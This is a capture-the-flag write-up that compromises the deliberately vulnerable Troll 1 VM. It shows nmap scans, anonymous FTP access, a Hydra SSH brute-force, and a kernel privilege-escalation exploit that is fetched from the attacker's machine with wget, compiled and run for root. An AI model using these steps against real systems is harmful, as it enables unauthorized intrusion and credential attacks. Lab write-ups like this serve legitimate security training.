

TROLL 1



GETTING STARTED

To download **Troll 1** click on the link given below:

<https://www.vulnhub.com/entry/tr0ll-1,100/>

Note

This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.

RECONNAISSANCE

I performed a network scan using **nmap** to identify the target IP.

```
└──(root㉿kali)-[~/ctf/troll_1]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-08 07:30 EDT
Nmap scan report for RTK_GW (192.168.1.1)
Host is up (0.0016s latency).
```

```

MAC Address: F8:C4:F3:D0:63:13 (Shanghai Infinity Wireless Technologies)
Nmap scan report for troll (192.168.1.19)
Host is up (0.00040s latency).
MAC Address: 00:0C:29:65:AF:BC (VMware)
Nmap scan report for kali (192.168.1.7)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.91 seconds

```

I then performed an **nmap** aggressive scan to gather more information about the target.

```

(root@kali)-[~/ctf/troll_1]
# nmap -A -p- 192.168.1.19 --min-rate 10000 -oN troll1.nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-08 07:32 EDT
Nmap scan report for troll (192.168.1.19)
Host is up (0.0033s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
| ftp-syst:
|_ STAT:
|   FTP server status:
|     Connected to 192.168.1.7
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 600
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 3
|     vsFTPD 3.0.2 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rwxrwxrwx 1 1000 0 8068 Aug 10 2014 lol.pcap [NSE: writeable]
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)

```

```

(root@kali)-[~/ctf/troll_1]
# nmap -A -p- 192.168.1.19
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rwxrwxrwx 1 1000 0 8068 Aug 10 2014 lol.pcap [NSE: writeable]
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)
|   2048 ee:8c:64:87:44:39:53:8c:24:fe:9d:39:a9:ad:ea:db (RSA)
|   256 0e:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA)
|_  256 b2:b2:e2:46:5c:ef:fd:dc:72:f7:10:7e:04:5f:25:85 (ED25519)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_secret
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:65:AF:BC (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT      ADDRESS
1  3.29 ms  troll (192.168.1.19)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.75 seconds

```

INITIAL ACCESS

I accessed the web page through a browser.



I also visited the `robots.txt` page that my `nmap` scan discovered.

```
root@kali: ~/ctf/troll_1 [~]# curl http://192.168.1.19/robots.txt
User-agent:*
Disallow: /secret

root@kali: ~/ctf/troll_1 [~]# curl http://192.168.1.19/secret/
<html>

</html>
```

Fuzzing the page also didn't provide anything special. So I moved onto the **ftp** server. I exploited the **anonymous** login to log into the server and download a file.

```
root@kali: ~/ctf/troll_1 [~]# ftp 192.168.1.19
Connected to 192.168.1.19.
220 (vsFTPd 3.0.2)
Name (192.168.1.19:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||6966|).
150 Here comes the directory listing.
-rw-rw-rwx 1 1000 0 8068 Aug 10 2014 lol.pcap
226 Directory send OK.
ftp> get lol.pcap
local: lol.pcap remote: lol.pcap
229 Entering Extended Passive Mode (|||35842|).
150 Opening BINARY mode data connection for lol.pcap (8068 bytes).
100% |*****| 8068 4.33 MiB/s 00:00 ETA
226 Transfer complete.
8068 bytes received in 00:00 (3.45 MiB/s)
ftp> 
```

```


root@kali: ~/ctf/troll_1
File Actions Edit View Help
root@kali: ~/ctf/troll_1 x root@kali: ~/ctf/troll_1 x root@kali: ~/ctf/troll_1 x

[~(root@kali)-[~/ctf/troll_1]
# file lol.pcap
lol.pcap: pcapng capture file - version 1.0


[~(root@kali)-[~/ctf/troll_1]
# 

```


This was a **pcap** file, so I used **Wireshark** to open it.



Through this message, I deduced that the client's IP was **10.0.0.12** and the server's IP was **10.0.0.6**. Upon close inspection, I found a message in a file called **secret_stuff.txt**.



From this, I found a directory named **sup3rs3cr3tdirlol**. I tried accessing it on the browser.



Index of /sup3rs3cr3tdirlol

Name	Last modified	Size	Description
Parent Directory	-		
rollmeo	2014-08-11 18:45 7.1K		

Apache/2.4.7 (Ubuntu) Server at 192.168.1.19 Port 80

I downloaded this file and found that it was an executable.

```

root@kali:~/ctf/troll_1]# wget "http://192.168.1.19/sup3rs3cr3tdirlol/roflmao"
--2024-07-08 08:11:07-- http://192.168.1.19/sup3rs3cr3tdirlol/roflmao
Connecting to 192.168.1.19:80... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 7296 (7.1K)
Saving to: 'roflmao'

roflmao                                     100%[=====] 7.12K --.-KB/s   in 0s

2024-07-08 08:11:07 (444 MB/s) - 'roflmao' saved [7296/7296]

[roflmao]# file roflmao
roflmao: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.24, Build ID[sha1]=5e14420eaa59e599c2f508490483d959f3d2cf4f, not stripped

```

I executed the binary.

```

root@kali:~/ctf/troll_1]# ls
ip lol.pcap roflmao trolli.nmap

[roflmao]# chmod +x roflmao

[roflmao]# ./roflmao
Find address 0x0856BF to proceed

```

I accessed this directory through the browser.

Index of /0x0856BF

Name	Last modified	Size	Description
Parent Directory		-	
good_luck/	2014-08-12 23:59	-	
this_folder_contains_the_password/	2014-08-12 23:58	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.1.19 Port 80

I accessed both directories thereafter.

Index of /0x0856BF/good_luck

Name	Last modified	Size	Description
Parent Directory		-	
which_one_lol.txt	2014-08-09 23:32	109	

Apache/2.4.7 (Ubuntu) Server at 192.168.1.19 Port 80



Index of /0x0856BF/this_folder_contains_the_password

Name	Last modified	Size	Description
Parent Directory	-		
Pass.txt	2014-08-09 23:18	12	

Apache/2.4.7 (Ubuntu) Server at 192.168.1.19 Port 80

I viewed the **txt** files through my terminal.

```
(root㉿kali)-[~/ctf/troll_1] # curl http://192.168.1.19/0x0856BF/this_folder_contains_the_password/Pass.txt
Good_job_!:)
```

```
(root㉿kali)-[~/ctf/troll_1] # curl http://192.168.1.19/0x0856BF/good_luck/which_one_lol.txt
maleus
ps-aux
felux
Eagle11
genphlux < -- Definitely not this one
usmc8892
blawrg
wytshadow
vis1t0r
overflow
```

I saved the wordlist and tried brute-forcing the **ssh** credentials.

```
(root㉿kali)-[~/ctf/troll_1] # curl http://192.168.1.19/0x0856BF/good_luck/which_one_lol.txt > userpass.list
% Total % Received % Xferd Average Speed Time Time Current
          Dload Upload Total Spent Left Speed
100 109 100 109 0 0 59465 0 --:--:-- --:--:-- 106k
[which_one_lol.txt 2014-08-09 23:32 109]
(root㉿kali)-[~/ctf/troll_1] # cat userpass.list
maleus
ps-aux
felux
Eagle11
genphlux < -- Definitely not this one
usmc8892
blawrg
wytshadow
vis1t0r
overflow
```

```
(root㉿kali)-[~/ctf/troll_1] # hydra -L userpass.list -P userpass.list ssh://192.168.1.19
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-08 08:24:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:10/p:10), ~7 tries per task
[DATA] attacking ssh://192.168.1.19:22/
[ERROR] could not connect to ssh://192.168.1.19:22 - Connection refused
```

 Note

I also removed the `Definitely not this one` comment from the list.

I then added some more words such as the names of the `txt` files and the Troll message left behind, and tried again.

```
root@kali: ~/ctf/troll_1
File Actions Edit View Help
root@kali: ~/ctf/troll_1 x root@kali: ~/ctf/troll_1 x root@kali: ~/ctf/troll_1 x
└─(root@kali)-[~/ctf/troll_1] └─── echo 'which_one_lol.txt' >> userpass.list
└─(root@kali)-[~/ctf/troll_1] └─── echo 'Pass.txt' >> userpass.list
└─(root@kali)-[~/ctf/troll_1] └─── echo "Good_job_:" >> userpass.list
```

```
root@kali: ~/ctf/troll_1
File Actions Edit View Help
root@kali: ~/ctf/troll_1 x root@kali: ~/ctf/troll_1 x root@kali: ~/ctf/troll_1 x
└─(root@kali)-[~/ctf/troll_1]
└─# hydra -L userpass.list -P userpass.list ssh://192.168.1.19
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-08 08:33:55
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 169 login tries (l:13/p:13), ~11 tries per task
[DATA] attacking ssh://192.168.1.19:22/
[22][ssh] host: 192.168.1.19   login: overflow   password: Pass.txt
```

Hence I logged in as this user.

```
root@kali: ~/ctf/troll_1
File Actions Edit View Help
root@kali: ~/ctf/linux-smart-enumeration x root@kali: ~/ctf/troll_1 x root@kali: ~/ctf/troll_1 x
└─(root@kali)-[~/ctf/troll_1]
└─# ssh 'overflow'@192.168.1.19
overflow@192.168.1.19's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation: https://help.ubuntu.com/
 New release '16.04.7 LTS' available.
 Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Jul  8 05:40:20 2024 from kali
Could not chdir to home directory /home/overflow: No such file or directory
$
```

PRIVILEGE ESCALATION

I proceeded to navigate to the `/tmp` directory and downloaded the [Linux Smart Enumeration](#) script to explore methods for escalating my privileges.



```
(root@kali:[~/ctf/linux-smart-enumeration]
# ls
cve doc LICENSE lse.sh mypayload README.md screenshots tools
[root@kali:~/ctf/linux-smart-enumeration]# python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/)

[ Home ]
```



```
$ cd /tmp
$ wget 'http://192.168.1.7:8080/lse.sh'
--2024-07-08 05:47:11-- http://192.168.1.7:8080/lse.sh
Connecting to 192.168.1.7:8080 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 48875 (48K) [text/x-sh]
Saving to: 'lse.sh'

100%[=====] 48,875      --.-K/s   in 0s

2024-07-08 05:47:11 (692 MB/s) - 'lse.sh' saved [48875/48875]

$ chmod +x lse.sh
$ ./lse.sh


If you know the current user password, write it here to check sudo privileges: Pass.txt

LSE Version: 4.14nw

  User: overflow
  User ID: 1002
 Password: *****
  Home: /home/overflow
  Path: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
  umask: 0002

  Hostname: troll
  Linux: 3.13.0-32-generic
Distribution: Ubuntu 14.04.1 LTS
Architecture: i686
```

However, the script did not find anything useful. So I looked for kernel exploits.



```
LSE Version: 4.14nw

  User: overflow
  User ID: 1002
 Password: *****
  Home: /home/overflow
  Path: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
  umask: 0002

  Hostname: troll
  Linux: 3.13.0-32-generic
Distribution: Ubuntu 14.04.1 LTS
Architecture: i686
```

```

root@kali: ~/ctf/troll_1
File Actions Edit View Help
root@kali: ~/ctf/linux-smart-enumeration x root@kali: ~/ctf/troll_1 x root@kali: ~/ctf/troll_1 x

[~(root@kali)-[~/ctf/troll_1]
# searchsploit 'Ubuntu 14.04'

Exploit Title | Path
-----|-----
Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalation | linux/local/37088.c
Apport 2.14.1 (Ubuntu 14.04.2) - Local Privilege Escalation | linux/local/36782.sh
Apport 2.x (Ubuntu Desktop 12.10 < 16.04) - Local Code Execution | linux/local/40937.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / CentOS 7.3.1611) - 'ldso_hwca' | linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'ldso dynamic Stack Clash' Local | linux_x86/local/42276.c
Linux Kernel (Ubuntu 14.04.3) - 'perf_event_open()' Can Race with execve() (Access /etc/shadow) | linux/local/39771.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlays' Local Privilege Escalation | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlays' Local Privilege Escalation (Access / | linux/local/37293.txt
Linux Kernel 3.x (Ubuntu 14.04 / Mint 17.3 / Fedora 22) - Double-free usb-midi SMEP Privilege Escalation | linux/local/41999.txt
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation (1) | linux/local/39166.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escalation | linux_x86-64/local/40871.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race Condition Privilege Escalation | windows_x86-64/local/47170.c
Linux Kernel < 4.4.0-83 < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP) | linux/local/43418.c
Linux Kernel < 4.4.0 < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KA | linux/local/47169.c
NetKit FTP Client (Ubuntu 14.04) - Crash/Denial of Service (PoC) | linux/dos/37777.txt
Ubuntu 14.04/15.10 - User Namespace Overlayfs Xattr SetGID Privilege Escalation | linux/local/41762.txt
Ubuntu < 15.10 - PT Chown Arbitrary PTS Access Via User Namespace Privilege Escalation | linux/local/41760.txt
usb-creator 0.2.x (Ubuntu 12.04/14.04/14.10) - Local Privilege Escalation | linux/local/36820.txt
WebKitGTK 2.1.2 (Ubuntu 14.04) - Heap based Buffer Overflow | linux/local/44204.md

Shellcodes: No Results

```

After finding an exploit, I downloaded it onto my system and transferred it to the target. Then I executed the exploit and got **root** access.

```

root@kali: ~/ctf/troll_1
File Actions Edit View Help
root@kali: ~/ctf/linux-smart-enumeration x root@kali: ~/ctf/troll_1 x root@kali: ~/ctf/troll_1 x

[~(root@kali)-[~/ctf/troll_1]
# searchsploit -m linux/local/37292.c
Exploit: Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlays' Local Privilege Escalation
  URL: https://www.exploit-db.com/exploits/37292
  Path: /usr/share/exploitdb/exploits/linux/local/37292.c
  Codes: CVE-2015-1328
Verified: True
File Type: C source, ASCII text, with very long lines (466)
Copied to: /root/ctf/troll_1/37292.c

[~(root@kali)-[~/ctf/troll_1]
# python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

```

```

root@kali: ~/ctf/troll_1
File Actions Edit View Help
root@kali: ~/ctf/linux-smart-enumeration x root@kali: ~/ctf/troll_1 x root@kali: ~/ctf/troll_1 x

$ cd /tmp
$ which gcc
/usr/bin/gcc
$ wget "http://192.168.1.7:8000/37292.c"
--2024-07-08 05:52:43-- http://192.168.1.7:8000/37292.c
Connecting to 192.168.1.7:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4968 (4.9K) [text/x-csrc]
Saving to: '37292.c'


100%[=====] 4,968 --.-K/s in 0.001s

2024-07-08 05:52:43 (7.28 MB/s) - '37292.c' saved [4968/4968]

$ gcc 37292.c
$ ls
37292.c a.out
$ ./a.out
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
root
# 

```

I spawned a tty shell and captured the final flag from the /root directory.




```
$ ./a.out
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# export TERM=xterm
# python -c 'import pty; pty.spawn("/bin/bash")'
root@troll:/tmp# cd /root
root@troll:/root# ls
proof.txt
root@troll:/root# cat proof.txt
Good job, you did it!
```

CLOSURE

Here's a detailed account of how I compromised **Troll 1**:

- I leveraged an **FTP** anonymous login vulnerability to retrieve a **pcap** file containing directory names.
- One of these directories contained an executable, leading to further discovery of additional paths.
- These paths included a wordlist of potential usernames and passwords.
- Using this wordlist, I successfully cracked valid credentials for **SSH**.
- With SSH access secured, I employed a **kernel exploit** to escalate my privileges.
- Ultimately, I obtained **proof.txt** from the **/root** directory.



imgflip.com

That's it from my side! Happy Hacking :)
